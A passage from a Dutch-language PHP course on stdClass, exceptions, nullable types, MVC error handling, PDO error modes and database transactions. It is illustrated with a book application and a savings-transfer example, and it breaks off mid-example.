We hoeven geen extra klasse te schrijven, en toch zijn onze beide lijsten netjes gebundeld. Onze presentatielaag ziet er net zo uit alsof we een eigen klasse geschreven zouden hebben:

```
<select name="selGenre">
    <?php
        foreach ($gegevensLijst->genres as $genre) {
            ...
        }
    ?>
</select>
```

Een **stdClass**-object kan elke soort property bevatten die een "echt" object ook zou kunnen bevatten, dus volgende code is geen probleem:

```
$obj = new stdClass();
$obj->jaar = 2013;
$obj->coach = new Coach();
$obj->deelnemers = array();
$obj->deelnemers[0] = new Deelnemer();
$obj->deelnemers[0]->setNaam("Paul");
$obj->reglement = new stdClass();
$obj->reglement->wedstrijdreglement = new Reglement();
```

Vooraleer we dit stuk afsluiten, toch nog een waarschuwing. Een object van **stdClass** is **geen vervanger voor een volwaardige klasse**. Gebruik ze liefst enkel voor het bundelen van meerdere stukken informatie die de businesslaag als één geheel moet doorgeven aan de controller. De reden daarvoor laat zich raden: objecten van **stdClass** zijn immers objecten waarvan alle properties public zijn. Je geeft daarbij alle controle over de inhoud ervan uit handen en dit zondigt tegen de regels van het blackbox-principe. Gebruik deze constructie verstandig!

Hoofdstuk 2

Foutafhandeling

Tot nu toe zijn we er bij zowat alle opdrachten en oefeningen van uit gegaan dat de bezoeker geldige, correcte waarden invult waar iets ingevuld moet worden. In de praktijk echter zijn mensen die het minste vakkennis hebben de beste testers van een applicatie. Foutieve input is steeds mogelijk. Een correcte foutafhandeling is noodzakelijk.

Bestudeer volgend voorbeeld. Beredeneer en markeer de elementen die zorgen voor foutafhandeling. Voer daarna uit.

```
<?php
//foutAfhandeling.php
declare(strict_types=1);

class Rekening {
    private float $saldo;

    public function __construct() {
        $this->saldo = 0;
    }

    public function storten(float $bedrag) {
        if ($bedrag < 0) {
            throw new Exception();
        }
        $this->saldo += $bedrag;
    }

    public function getSaldo(): float {
        return $this->saldo;
    }
}
?>

<!DOCTYPE HTML>
<html>
    <head>
        <meta charset=utf-8>
        <title>Fouten afhandelen</title>
    </head>
    <body>
```

```
<?php
$rek = new Rekening();
try {
    print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
    $rek->storten(200);
    print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
} catch (Exception $ex) {
    print("<p>Een negatief bedrag storten is niet mogelijk!</p>");
    print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
}
?>
</body>
</html>
```

We komen zo dadelijk nog op de structuur terug. Wijzig eerst de lijn

```
$rek->storten(200);
```

In

```
$rek->storten(-200);
```

Tracht het resultaat zelf eerst te verklaren.

We breiden dit voorbeeld verder uit naar twee zelfgemaakte exceptions. Laat ons er eens van uit gaan dat de saldolimiet van onze rekening € 1000 is.

```
<?php
//foutAfhandeling.php

class NegatieveStortingException extends Exception {
}

class RekeningVolException extends Exception {
}

class Rekening {
    private float $saldo;

    public function __construct() {
        $this->saldo = 0;
    }

    public function storten(float $bedrag) {
        if ($bedrag < 0) {
            throw new NegatieveStortingException();
        }
        if ($this->saldo + $bedrag > 1000) {
            throw new RekeningVolException();
        }
        $this->saldo += $bedrag;
    }

    public function getSaldo():float {
```

```

        return $this->saldo;
    }
}
?>

<!DOCTYPE HTML>
<html>
    <head>
        <meta charset=utf-8>
        <title>Fouten afhandelen</title>
    </head>
    <body>
        <?php
        $rek = new Rekening();
        try {
            print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
            $rek->storten(200);
            $rek->storten(600);
            $rek->storten(300);
            print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
        } catch (NegatieveStortingException $ex) {
            print("<p>Een negatief bedrag storten is niet mogelijk!</p>");
            print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
        } catch (RekeningVolException $ex) {
            print("<p>Dit bedrag kan niet gestort worden, de limiet
                van de rekening is 1000 &euro;!</p>");
            print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
        }
        ?>
    </body>
</html>

```

Bestudeer, voer uit en verklaar het resultaat.

Oefening 2.1 ★

De theorie

Wanneer zich een fout voordoet in het programma kan men een exception “opwerpen”. Dit opwerpen gebeurt simpelweg met:

```
throw new NaamExceptionKlasse();
```

De exception zoekt dan naar de met die klasse overeenkomende **catch**-structuur die een onderdeel is van het **try-catch**-blok waarin de foutmelding werd opgeworpen. Wordt er geen geldig catch-blok gevonden, dan wordt de exception verder naar een “hoger niveau” opgeworpen, waar er opnieuw gezocht wordt naar een overeenstemmend catch-blok.

```
class Rekening {
```



```
private float $saldo;

public function storten(float $bedrag) {
    if ($bedrag < 0) throw new NegatieveStortingException();
    if ($this->saldo + $bedrag > 1000) throw new RekeningVolException();
    $this->saldo += $bedrag;
}

}
?>

<!DOCTYPE HTML>
<html>
    ...
    <body>
        <?php
            $rek = new Rekening();
            try {
                print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
                $rek->storten(200);
                $rek->storten(-600);
                $rek->storten(300);
                print("<p>Saldo: " . $rek->getSaldo() . " &euro;</p>");
            } catch (NegatieveStortingException $ex) {
                print("<p>Een negatief bedrag storten is niet mogelijk!</p>");
            } catch (RekeningVolException $ex) {
                print("<p>Dit bedrag kan niet gestort worden, de limiet
                    van de rekening is 1000 &euro;!</p>");
            }
        ?>
    </body>
</html>
```

Concreet voor het geval van een negatieve storting, wordt de fout eerst opgeworpen ❶. Daarna wordt er gezocht naar het eerste buitenliggende try-catch-blok waarbinnen de fout werd opgeworpen. In dit geval is er in het hele blok ❷ geen enkele try-catch te vinden. Dus wordt de fout verder opgeworpen naar boven, naar de regel waarop de functieaanroep gebeurde ❸. Opnieuw wordt gekeken in de onmiddellijke "omgeving" naar een try-catch-blok ❹. Dit keer wordt er wel één gevonden en dus wordt er nagekeken of er een catch-blok is dat dit specifieke type fout (**NegatieveStortingException**) opvangt en afhandelt. Dit blok is inderdaad aanwezig ❺ en de instructies erin worden één voor één uitgevoerd.

Mocht dit blok niet aanwezig geweest zijn, dan zou er getracht geweest zijn de fout nog verder naar boven op te werpen. Echter, er is geen sprake meer van een functieaanroep; we zitten in ons "hoofdprogramma". PHP zal in dit geval een (niet zo mooie) foutmelding op het scherm tonen.

Test dit uit door de volgende twee regels te wissen:

```
} catch (NegatieveStortingException $ex) {
    print("<p>Een negatief bedrag storten is niet mogelijk!</p>");
```

Voer de applicatie opnieuw uit.

Fatal error: Uncaught exception 'NegatieveStortingException' with message 'testexceptions.php(37): Rekening->storten(-200) #1'

De term "Uncaught exception" spreekt voor zich...

Van nu af aan zullen we spreken van "exceptions" i.p.v. uitzonderingen.

Foutafhandeling in MVC

Hoewel foutafhandeling bij het optreden van uitzonderingen op zich niets te maken heeft met Model-View-Controller willen we toch even uitleggen hoe je een correcte foutafhandeling maakt in applicaties die volgens dat "design pattern" opgebouwd zijn.

De vraag die we ons voornamelijk moeten stellen is: welke laag is verantwoordelijk voor welke controles? Veronderstel – teruggrijpend naar onze boekenapplicatie uit de vorige sectie – dat we er ons van willen verzekeren dat er geen twee boeken met dezelfde titel in de databank terecht komen. Het idee is vrij eenvoudig: controleer bij het toevoegen van een nieuw boek en bij het bewerken van de titel van een bestaand boek of er al geen boek met dezelfde titel in de databank aanwezig is.

Willen we dat laatste kunnen nagaan, dan hebben we een functie nodig die ons een boek-object geeft a.d.h.v. een titel i.p.v. een ID. Bestaat dit boek-object, dan is de titel reeds aanwezig. Deze functie, die we **getByTitel** zullen noemen ontbreekt op dit ogenblik. Het is een goede oefening om deze nu zelf eerst te proberen implementeren, vooraleer verder te lezen.

Nullable types

Hieronder volgt de code voor deze functie, die we toevoegen aan **BoekDAO**.

```
public function getByTitel(string $titel):?Boek {
    $sql = "select mvc_boeken.id as boek_id, titel, genre_id, genre
            from mvc_boeken, mvc_genres
            where genre_id = mvc_genres.id and titel = :titel";
    $dbh = new PDO(DBConfig::$DB_CONNSTRING, DBConfig::$DB_USERNAME,
        DBConfig::$DB_PASSWORD);
    $stmt = $dbh->prepare($sql);
```

```
$stmt->execute(array(':titel' => $titel));
$rij = $stmt->fetch(PDO::FETCH_ASSOC);

if (!$rij) {
    return null;
} else {
    $genre = Genre::create((int)$rij["genre_id"], $rij["genre"]);
    $boek = new Boek((int)$rij["boek_id"], $rij["titel"], $genre);
    $dbh = null;
    return $boek;
}
}
```

Merk op dat we het NULL-object teruggeven als de rij niet gevonden wordt. In het andere geval wordt het *Boek*-object aangemaakt en teruggegeven.

Als je zelf geprobeerd hebt om deze functie te schrijven en je hebt, naar goede gewoonte, gebruik gemaakt van **declare(strict_types = 1)**; zal je gemerkt hebben dat je in de problemen komt als je de functie als volgt probeert te maken:

```
public function getByTitel(string $titel): Boek
```

Om het mogelijk te maken dat de functie een **Boek** of **Null** returnt, moet je gebruik maken van een “Nullable Type”. Dit doe je simpelweg door een vraagteken voor je type te zetten. Hier dus: **?Boek**

Hier komen voorlopig nog geen exceptions bij kijken. Het is namelijk perfect “legaal” om een boek te proberen ophalen dat niet bestaat in de databank. In dat geval krijgen we gewoon NULL terug.

We hebben nu de functie, vraag is enkel nog wanneer we moeten controleren of bij het toevoegen van een boek er reeds een gelijkgetiteld boek bestaat: in de controller, in de servicelaag of in de datalaag?

Steken we deze controle in de controller, dan moeten we dezelfde controle herhalen voor alle controllers die op de één of andere manier een boek proberen toevoegen. Steken we deze in de servicelaag, dan moeten we dezelfde controle herhalen voor elke servicelaag die een boek probeert toe te voegen. Akkoord, op dit ogenblik is er slechts één controller en één servicelaag die een boek kan toevoegen. Maar we mogen niet vergeten dat onze DAO-klassen herbruikbaar moeten zijn. Dat betekent dat het kan voorkomen dat er op een andere plaats in de applicatie de mogelijkheid geboden kan worden om een boek toe te voegen. We hebben er dus alle belang bij de controle zo “diep” mogelijk te steken, m.a.w. op de datalaag.

Volgende twee regels worden de allereerste van de functie **create(string \$titel, int \$genreId)** van **BoekDAO**:

```
$bestaandBoek = $this->getByTitel($titel);
if (!is_null($bestaandBoek)) {
```

```
throw new TitelBestaatException();  
}
```

Dit impliceert dat we een klasse **TitelBestaatException** moeten ontwerpen. Maak in de root van de applicatie een nieuwe map *exceptions*. Hierin brengen we alle zelfgemaakte exception-classes onder.

De opbouw van **TitelBestaatException** is zeer eenvoudig:

```
<?php  
//exceptions/TitelBestaatException  
  
class TitelBestaatException extends Exception {  
}
```

We doen in feite niets méér dan deze klasse definiëren. Merk op dat het hier wel degelijk om een echte klasse gaat. Extra attributen, methodes en/of een constructor toevoegen is dus perfect mogelijk (en soms nodig)!

We hebben nu de exception én we hebben de plaats waar we ze opwerpen. We moeten ze uiteraard nog ergens opvangen en afhandelen ook.

Een goede plaats om dit te doen is de controller, vermits we graag een gepaste foutmelding op het scherm afdrukken, en dit zal gebeuren in de presentatielaag (en de controller importeert de presentatielaag).

We passen *voegboektoe.php* aan:

```
<?php  
//voegboektoe.php  
  
declare(strict_types = 1);  
  
require_once("business/GenreService.php");  
require_once("business/BoekService.php");  
require_once("exceptions/TitelBestaatException.php");  
  
if (isset($_GET["action"]) && ($_GET["action"] === "process")) {  
    try {  
        $boekSvc = new BoekService();  
        boekSvc ->voegNieuwBoekToe($_POST["txtTitel"], (int)$_POST["selGenre"]);  
        header("location: toonalleboeken.php");  
        exit(0);  
    } catch (TitelBestaatException $ex) {  
        header("location: voegboektoe.php?error=titelbestaat");  
        exit(0);  
    }  
}  
else {  
    $genreSvc = new GenreService();  
    $genreLijst = $genreSvc->getGenresOverzicht();
```

```
if (isset($_GET["error"])){
    $error = $_GET["error"];
}
include("presentation/nieuwboekForm.php");
}
```

Op het ogenblik dat er bij het toevoegen van een nieuw boek een **TitelBestaatException** optreedt, dan wordt de bezoeker verder doorgestuurd naar dezelfde controller, maar deze keer met een GET-parameter "error", met als waarde "titelbestaat". Uiteraard mag je deze benamingen zelf kiezen, zolang je hierin consequent te werk gaat. Bij het aanroepen van deze controller wordt de inhoud van deze GET-parameter "klaargezet" in een variabele **\$error**.

We werken nu onze presentatiepagina *nieuwboekForm.php* lichtjes bij, zodat er een gepaste foutmelding getoond wordt, wanneer **\$error** de vooropgestelde waarde bevat:

```
<? php
    declare(strict_types=1);
?>
<!DOCTYPE HTML>
<!-- presentation/nieuwboekForm.php -->
<html>
    <head>
        <meta charset="UTF-8">
        <title>Boeken</title>
    </head>
    <body>
        <h1>Nieuw boek toevoegen</h1>

        <?php
        if (isset($error) && ($error === "titelbestaat")) {
            ?>
                <p style="color: red">Titel bestaat al!</p>
            <?php
            }
            ?>
            <form method="post" action="voegboektoe.php?action=process">
                <table>
                    <tr>
                        <td>Titel:</td>
                        <td>
                            <input type="text" name="txtTitel">
                        </td>
                    </tr>
                    <tr>
                        <td>Genre:</td>
                        <td>
                            <select name="selGenre">
                                <?php
                                foreach ($genreLijst as $genre) {
```

```

        ?>
        <option value="<?php print($genre->getId());?>">
            <?php print($genre->getGenreNaam());?>
        </option>
        <?php
        }
        ?>
    </select>
</td>
</tr>
<tr>
    <td></td>
    <td>
        <input type="submit" value="Toevoegen" />
    </td>
</tr>
</table>
</form>
</body>
</html>

```

Test de applicatie opnieuw uit door te surfen naar *voegboektoe.php* en een titel in te geven die reeds bestaat in de tabel *mvc_boeken*.

Ook bij het bijwerken van de eigenschappen van een bestaand boek zullen we een dergelijke controle moeten inbouwen. Echter, het is dit keer onvoldoende om te controleren of er al een boek met de opgegeven titel bestaat. De tweede voorwaarde is uiteraard dat het ID van het gevonden boek verschilt van het ID van het boek dat we willen bijwerken.

We passen de functie **update(\$boek)** in **BoekDAO** aan en voegen de volgende controleregels toe, aan het begin van de functie:

```

$bestaandBoek = $this->getByTitel(Boek $boek->getTitel());
if (!is_null($bestaandBoek) && ($bestaandBoek->getId() != $boek->getId() ))
{
    throw new TitelBestaatException();
}

```

En ook de controller voor het updaten van een boek wordt bijgewerkt:

```

<?php
//updateboek.php
declare(strict_types = 1);

require_once("business/GenreService.php");
require_once("business/BoekService.php");
require_once("exceptions/TitelBestaatException.php");

if (isset($_GET["action"]) && ($_GET["action"] === "process")) {
    try {
        $boekSvc = new BoekService();
    }
}

```

```

        $boekSvc->updateBoek((int)$_GET["id"], $_POST["txtTitel"],
            $_POST["selGenre"]);
        header("location: toonalleboeken.php");
        exit(0);
    }
    catch (TitelBestaatException $ex) {
        header("location: updateboek.php?id=".$_GET["id"].
            "&error=titelbestaat");
        exit(0);
    }
} else {
    $genreSvc = new GenreService();
    $genreLijst = $genreSvc->getGenresOverzicht();
    $boekSvc = new BoekService();
    $boek = $boekSvc->haalBoekOp((int)$_GET["id"]);
    if (isset($_GET["error"])){
        $error = $_GET["error"];
    }
    include("presentation/updateboekForm.php");
}

```

Als de **TitelBestaatException** wordt opgevangen, wordt de bezoeker verder doorgestuurd naar dezelfde controller, maar dit keer met de GET-parameter **error** toegevoegd. Vergeet ook niet om het ID mee door te sturen, want zoals je in het bovenste stuk van de code ziet, rekent de controller daarop **1**.

De GET-parameter **error** wordt overgezet naar **\$error**, en staat klaar voor de presentatielaag. Deze laatste – *updateboekForm.php* – wordt eveneens bijgewerkt, zodat er een foutmelding getoond kan worden.

```

<!DOCTYPE HTML>
<!-- presentation/updateboekForm -->
<html>
    <head>
        <meta charset=utf-8>
        <title>Boeken</title>
    </head>
    <body>
        <h1>Boek bijwerken</h1>

        <?php
        if (isset($error) && ($error === "titelbestaat")) {
            ?>
                <p style="color: red">Titel bestaat al!</p>
            <?php
            }
            ?>

            <form method="post" action="updateboek.php?action=process&id=
                <?php print ($boek->getId()); ?>">
                <table>

```

```

        <tr>
            <td>Titel:</td>
            <td>
                <input type="text" name="txtTitel"
                value="<?php print($boek->getTitel());?>" />
            </td>
        </tr>
        <tr>
            <td>Genre:</td>
            <td>
                <select name="selGenre">
                    <?php
                        foreach ($genreLijst as $genre) {
                            if ($genre->getId() === $boek->getGenre()->getId()) {
                                $selWaarde = " selected";
                            } else {
                                $selWaarde = "";
                            }
                        }
                    <?>
                    <option value="<?php print($genre->getId());?>"
                        <?php print($selWaarde);?>
                        <?php print($genre->getGenreNaam());?>
                    </option>
                    <?php
                        }
                    <?>
                </select>
            </td>
        </tr>
        <tr>
            <td></td>
            <td>
                <input type="submit" value="Bijwerken" />
            </td>
        </tr>
    </table>
</form>
</body>
</html>

```

Test de applicatie opnieuw uit. Surf naar **toonalleboeken.php**, klik op een boek naar keuze en wijzig de titel naar een reeds bestaande titel.

Error Handling & PDO

Er kan heel veel mis gaan bij het aanspreken van een database: de connectie gaat fout, de database is niet aanwezig, de tabel wordt niet gevonden enz. Daarom is het belangrijk om *error handling*, zoals we ze juist geleerd hebben, zeker ook hier toe te passen.

Probeer het volgende programma uit:

```
<?php
//foutmeldingenPDO.php

// LET OP!
// Het samenbrengen van classes en uitvoer in één file is een
vereenvoudiging
// ten behoeve van het voorbeeld
// normaal heb je aparte files en werk je volgens het MVC-model

declare(strict_types=1);

class PersonenLijst {

    public function getLijst() : ?array {
        try{
            $dbh = new PDO("mysql:host=localhost;dbname=cursusphp;charset=utf8",
                           "cursusgebruiker", "cursuspwd");
            $resultSet = $dbh->query("select familienaam, voornaam
                                   from ppersonen");

            $lijst = array();

            foreach ($resultSet as $rij) {
                $naam = $rij["familienaam"] . ", " . $rij["voornaam"];
                array_push($lijst, $naam);
            }

            $dbh = null;
            return $lijst;
        }
        catch(Exception $e){
            // LET OP!
            // De "echo" hier is een vereenvoudiging:
            // normaal ga je hier een gepaste exception "throwen"
            // niet rechtstreeks iets tonen op het scherm
            $error = $e->getMessage();
            echo $error;
            return null;
        }
    }
}

?>
<!DOCTYPE HTML>
<html>
    <head>
        <meta charset=utf-8>
        <title>Databanken</title>
    </head>
    <body>
```

```
<?php
$pl = new PersonenLijst();
$tab = $pl->getLijst();
?>
<ul>

    <?php
    if ($tab){

        foreach ($tab as $naam) {
            print("<li>" . $naam . "</li>");
        }

    }
    ?>

</ul>

</body>
</html>
```

Hoewel je een verkeerde naam geeft voor de tabel ("ppersonen" i.p.v. "personen"), krijg je geen PDO-foutmelding. Het gaat pas mis bij de **foreach**:

Warning: Invalid argument supplied for foreach() in C:\xampp\htdocs\transactions\foutmeldingenPDO.php on line 16

Dit kan je opvangen door eerst te testen of er een **\$resultset** is:

```
<?php
//foutmeldingenPDO.php

// LET OP!
// Het samenbrengen van classes en uitvoer in één file is een
vereenvoudiging
// ten behoeve van het voorbeeld
// normaal heb je aparte files en werk je volgens het MVC-model

declare(strict_types=1);

class PersonenLijst {

    public function getLijst() : ?array {
        try{
            $dbh = new PDO("mysql:host=localhost;dbname=cursusphp;charset=utf8",
                           "cursusgebruiker", "cursuspwd");
            $resultSet = $dbh->query("select familienaam, voornaam
                                   from ppersonen");

            $lijst = array();

            if ($resultSet){
                foreach ($resultSet as $rij) {
                    $naam = $rij["familienaam"] . ", " . $rij["voornaam"];
                    array_push($lijst, $naam);
                }
            }
        }
    }
}
```

```
    }  
    }  
  
    $dbh = null;  
    return $lijst;  
}  
catch(Exception $e){  
    // LET OP!  
    // De "echo" hier is een vereenvoudiging:  
    // normaal ga je hier een gepaste exception "throwen"  
    // niet rechtstreeks iets tonen op het scherm  
    $error = $e->getMessage();  
    echo $error;  
    return null;  
}  
}  
}  
...  

```

Nu krijg je geen enkele foutmelding meer, enkel een mooi blanco scherm ...

Voeg volgend statement toe en test uit:

```
<?php  
//foutmeldingenPDO.php  
  
// LET OP!  
// Het samenbrengen van classes en uitvoer in één file is een  
vereenvoudiging  
// ten behoeve van het voorbeeld  
// normaal heb je aparte files en werk je volgens het MVC-model  
  
declare(strict_types=1);  
  
class PersonenLijst {  
  
    public function getLijst() : ?array {  
        try{  
            $dbh = new PDO("mysql:host=localhost;dbname=cursusphp;charset=utf8",  
                           "cursusgebruiker", "cursuspwd");  
            $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);  
            $resultSet = $dbh->query("select familienaam, voornaam  
                                   from ppersonen");  
  
            $lijst = array();  
  
            foreach ($resultSet as $rij) {  
                $naam = $rij["familienaam"] . ", " . $rij["voornaam"];  
                array_push($lijst, $naam);  
            }  
        }  
    }  
}
```

```
$dbh = null;
return $lijst;
}
catch(Exception $e){
    // LET OP!
    // De "echo" hier is een vereenvoudiging:
    // normaal ga je hier een gepaste exception "thrown"
    // niet rechtstreeks iets tonen op het scherm
    $error = $e->getMessage();
    echo $error;
    return null;
}
}
}
...

```

Nu krijg je wel een juiste foutmelding:

```
SQLSTATE[42S02]: Base table or view not found: 1146 Table 'cursusphp.ppersonen' doesn't exist
```

Dat komt omdat **PDO::ERRMODE_SILENT**, de stille modus dus, de *default mode* is in PHP. Als je de foutmeldingen wil zien, moet je ze dus zelf expliciet opzetten. Zie: <https://www.php.net/manual/en/pdo.error-handling.php>

Vanaf nu kan je dus alle databasehandelingen in een **try-catch**-constructie steken en een fout (**Exception**) opwerpen (**throw**) indien nodig.

Wijzig de naam van "ppersonen" naar "personen" en test of alles weer werkt.

Transacties

Maak een nieuwe tabel "spvaarders" aan met 3 kolommen:

- id (Auto Increment / Primary Key)
- naam (varchar 50)
- spaarpot (float)

Maak twee records aan: Jan en Piet hebben beiden € 1 000. Stel je voor dat Jan € 50 aan Piet wil geven uit zijn spaarpot. Dan wil je dus € 50 uit de spaarpot halen van Jan (€ 1 000 - € 50 = € 950) en € 50 in de spaarpot van Piet (€ 1 000 + € 50 = € 1 050). Wat je zeker niet wil is dat er iets fout gaat en dat er wel al € 50 weg is bij Jan maar nog geen € 50 bij Piet!

Deze 2 sql-bewerkingen steken we daarom samen in een **transactie**. Alle bewerken in een transactie worden ofwel **allemaal wel** uitgevoerd ofwel **allemaal niet**. De set van *queries*

wordt gezien als een geheel en wordt alleen uitgevoerd als alle delen succesvol zijn. Als er iets misgaat onderweg, wordt de toestand van voor de transactie hersteld. Alle records worden teruggezet naar hun oorspronkelijke waarden. Hiervoor worden records "ge-locked" zodat ze niet kunnen gewijzigd worden door andere connecties.

Wij geven hier dit kleine voorbeeldje met de spaarpot maar je kan je voorstellen dat er bij bank-applicaties zeker transacties gebruikt worden. En er zijn zeker nog heel veel andere toepassingen: als een bestelling wordt verwijderd in een tabel "bestellingen" willen we zeker zijn dat alle bestellingen in de tabel "bestellingen" ook verwijderd zijn enz.

Maak eerst onderstaand voorbeeld, hier nog zonder transactie, en probeer het uit:

```
<?php
//transacties.php

// LET OP!
// Het samenbrengen van classes en uitvoer in één file is een
vereenvoudiging
// ten behoeve van het voorbeeld
// normaal heb je aparte files en werk je volgens het MVC-model

declare(strict_types=1);

class Spaarder {

    public function schrijfvoer(float $bedrag, string $van, string $naar)
    {
        try{
            $dbh = new PDO("mysql:host=localhost;dbname=cursusphp;
                           charset=utf8", "cursusgebruiker", "cursuspwd");

            $dbh->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

            $sql = "update spaarders set spaarpot = spaarpot - :bedrag
                           where naam = :van";

            $stmt = $dbh->prepare($sql);

            $resultSet =
            $stmt->execute(array( ':bedrag' => $bedrag, ':van' => $van));

            $sql = "update spaarders set spaarpot = spaarpot + :bedrag
                           where naam = :naar";

            $stmt = $dbh->prepare($sql);

            $resultSet =
            $stmt->execute(array( ':bedrag' => $bedrag, ':naar' => $naar));

            $dbh = null;
        }
    }
}
```

```

        catch(Exception $e){
            // LET OP!
            // De "echo" hier is een vereenvoudiging:
            // normaal ga je hier een gepaste exception "throwen"
            // niet rechtstreeks iets tonen op het scherm
            $error = $e->getMessage();
            echo $error;
        }
    }

    public function getOverzicht() : ?array {
        try{
            $dbh = new PDO("mysql:host=localhost;dbname=cursusphp;
                           charset=utf8", "cursusgebruiker", "cursuspwd");

            $dbh->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

            $resultSet = $dbh->query("select naam, spaarpot
                                   from spaarders");

            $lijst = array();

            if ($resultSet){
                foreach ($resultSet as $rij) {
                    $spaarder = $rij["naam"] . ": " .
$rij["spaarpot"];
                    array_push($lijst, $spaarder);
                }
            }

            $dbh = null;

            return $lijst;
        }
        catch(Exception $e){
            $error = $e->getMessage();
            echo $error;
            return null;
        }
    }
}
?>
<!DOCTYPE HTML>
<html>
    <head>
        <meta charset=utf-8>
        <title>Databanken</title>
    </head>
    <body>
        <?php
            $spaarder = new Spaarder();

```

```

        $tabel = $spaarder->getOverzicht();
        ?>
        <ul>
            <?php
            if ($tabel){
                foreach ($tabel as $rij) {
                    print("<li>" . $rij . "</li>");
                }
            }
            ?>
        </ul>

        <?php
        $spaarder->schrijfvoer(50, "Jan", "Piet");
        $tabel = $spaarder->getOverzicht();
        ?>
        <ul>
            <?php
            if ($tabel){
                foreach ($tabel as $rij) {
                    print("<li>" . $rij . "</li>");
                }
            }
            ?>
        </ul>

    </body>
</html>

```

Voeg nu volgende regel toe, voorspel wat er gaat gebeuren en voer uit:

```

<?php
//transacties.php

// LET OP!
// Het samenbrengen van classes en uitvoer in één file is een
vereenvoudiging
// ten behoeve van het voorbeeld
// normaal heb je aparte files en werk je volgens het MVC-model

declare(strict_types=1);

class Spaarder {

    public function schrijfvoer(float $bedrag, string $van, string $naar)
    {
        try{
            $dbh = new PDO("mysql:host=localhost;dbname=cursusphp;
                           charset=utf8", "cursusgebruiker", "cursuspwd");

            $dbh->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

            $sql = "update spaarders set spaarpot = spaarpot - :bedrag

```

```
                                where naam = :van";

$stmt = $dbh->prepare($sql);

$resultSet =
$stmt->execute(array( ':bedrag' => $bedrag, ':van' => $van));

$dbh = null;

$sql = "update spaarders set spaarpot = spaarpot + :bedrag
      where naam = :naar";

$stmt = $dbh->prepare($sql);

$resultSet =
$stmt->execute(array( ':bedrag' => $bedrag, ':naar' => $naar));

    $dbh = null;
}
catch(Exception $e){
// LET OP!
// De "echo" hier is een vereenvoudiging:
// normaal ga je hier een gepaste exception "throwen"
// niet rechtstreeks iets tonen op het scherm
$error = $e->getMessage();
    echo $error;
}
}
```

Je krijgt een foutmelding. Logisch natuurlijk.

Zet nu deze regel in commentaar en voer opnieuw uit. Wat is er gebeurd?

Inderdaad! Jan is geld kwijt en Piet heeft het niet gekregen ...

Natuurlijk zouden we deze fout al opmerken tijdens het programmeren maar er kunnen zich wel degelijk andere fouten voordoen waardoor de connectie met de database verloren gaat tijdens het uitvoeren van ons programma: servers kunnen uitvallen, verbindingen kunnen verbroken worden, enz. Dit simuleren we hier even door een fout in onze code: we verbreken zelf even de connectie.

Hoe voorkomen we dit nu? We voegen een transactie toe. Alle bewerkingen binnen deze transactie worden ofwel allemaal wel uitgevoerd ofwel allemaal niet.

Voeg volgende lijnen toe:

```
<?php
//transacties.php

// LET OP!
// Het samenbrengen van classes en uitvoer in één file is een
vereenvoudiging
```



```
// ten behoeve van het voorbeeld
// normaal heb je aparte files en werk je volgens het MVC-model

declare(strict_types=1);

class Spaarder {

    public function schrijfvoer(float $bedrag, string $van, string $naar)
    {
        try{
            $dbh = new PDO("mysql:host=localhost;dbname=cursusphp;
                           charset=utf8", "cursusgebruiker", "cursuspwd");

            $dbh->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

            $dbh->beginTransaction();

            $sql = "update spaarders set spaarpot = spaarpot - :bedrag
                           where naam = :van";
            $stmt = $dbh->prepare($sql);

            $resultSet =
            $stmt->execute(array( ':bedrag' => $bedrag, ':van' => $van));

            //$dbh = null;

            $sql = "update spaarders set spaarpot = spaarpot + :bedrag
                           where naam = :naar";

            $stmt = $dbh->prepare($sql);

            $resultSet =
            $stmt->execute(array( ':bedrag' => $bedrag, ':naar' => $naar));

            $dbh->commit();

            $dbh = null;
        }
        catch(Exception $e){
            // LET OP!
            // De "echo" hier is een vereenvoudiging:
            // normaal ga je hier een gepaste exception "throwen"
            // niet rechtstreeks iets tonen op het scherm

            $error = $e->getMessage();
            echo $error;
            $dbh->rollBack();
        }
    }
}
```

Probeer uit!

Zet daarna `$dbh = null;` weer uit commentaar en probeer opnieuw. Je krijgt opnieuw de foutmelding, dat is logisch.

Maar kijk eens in de database wat er gebeurd is. Of zet de regel weer in commentaar, probeer opnieuw en check de startbedragen van de spaarders. Wat merk je op?

Inderdaad! Zelfs al loopt er iets fout dan is Jan zijn geld niet meer kwijt!

Met `$dbh->beginTransaction();` start je de transactie.

Daarna volgen alle bewerkingen op de database die zeker allemaal wel of allemaal niet moeten gebeuren. In ons geval dus: het afhalen van het bedrag bij Jan en het storten van het bedrag bij Piet.

Als alles goed verloopt, doen we `$dbh->commit();`. Daarmee zorgen we ervoor dat alle bewerkingen op de database binnen de transactie worden doorgevoerd.

Loopt er iets mis, dan komen we in de `catch(Exception $e)` van onze *"try-catch"* terecht. We doen dan een `$dbh->rollBack();`

Hiermee zorgen we ervoor dat alle bewerkingen op de database binnen de transactie niet worden doorgevoerd.

Om met transacties te kunnen werken in MySQL moeten de data opgeslagen worden gebruikmakend van de InnoDB-engine of de XtraDB-engine in MariaDB. Mocht de opslag nog zijn met het oudere MyISAM dan moeten die eerst geconverteerd worden. Let op: want je krijgt geen melding! Alle transacties worden stilzwijgend genegeerd.

Sommige commando's kunnen niet "ge-rollback-t" worden zoals: DROP, ALTER, CREATE, ... Dit zijn de DDL-commando's (*Data Definition Language*).

We introduceren een tweede fout ...

Voeg volgend blok toe aan je code: een overschrijving naar "Griet". "Griet" bestaat niet in de database. Wat gaat er gebeuren, denk je?

```
...
<?php
    $spaardeer->schrijfvoer(50, "Jan", "Piet");
    $tabel = $spaardeer->getOverzicht();
?>
<ul>
    <?php
        if ($tabel){
            foreach ($tabel as $rij) {
                print("<li>" . $rij . "</li>");
            }
        }
    <?php

```

```

    }
    }
    ?>
</ul>
<?php
    $spaarder->schrijfvoer(50, "Jan", "Griet");
    $tabel = $spaarder->getOverzicht();
    ?>
<ul>
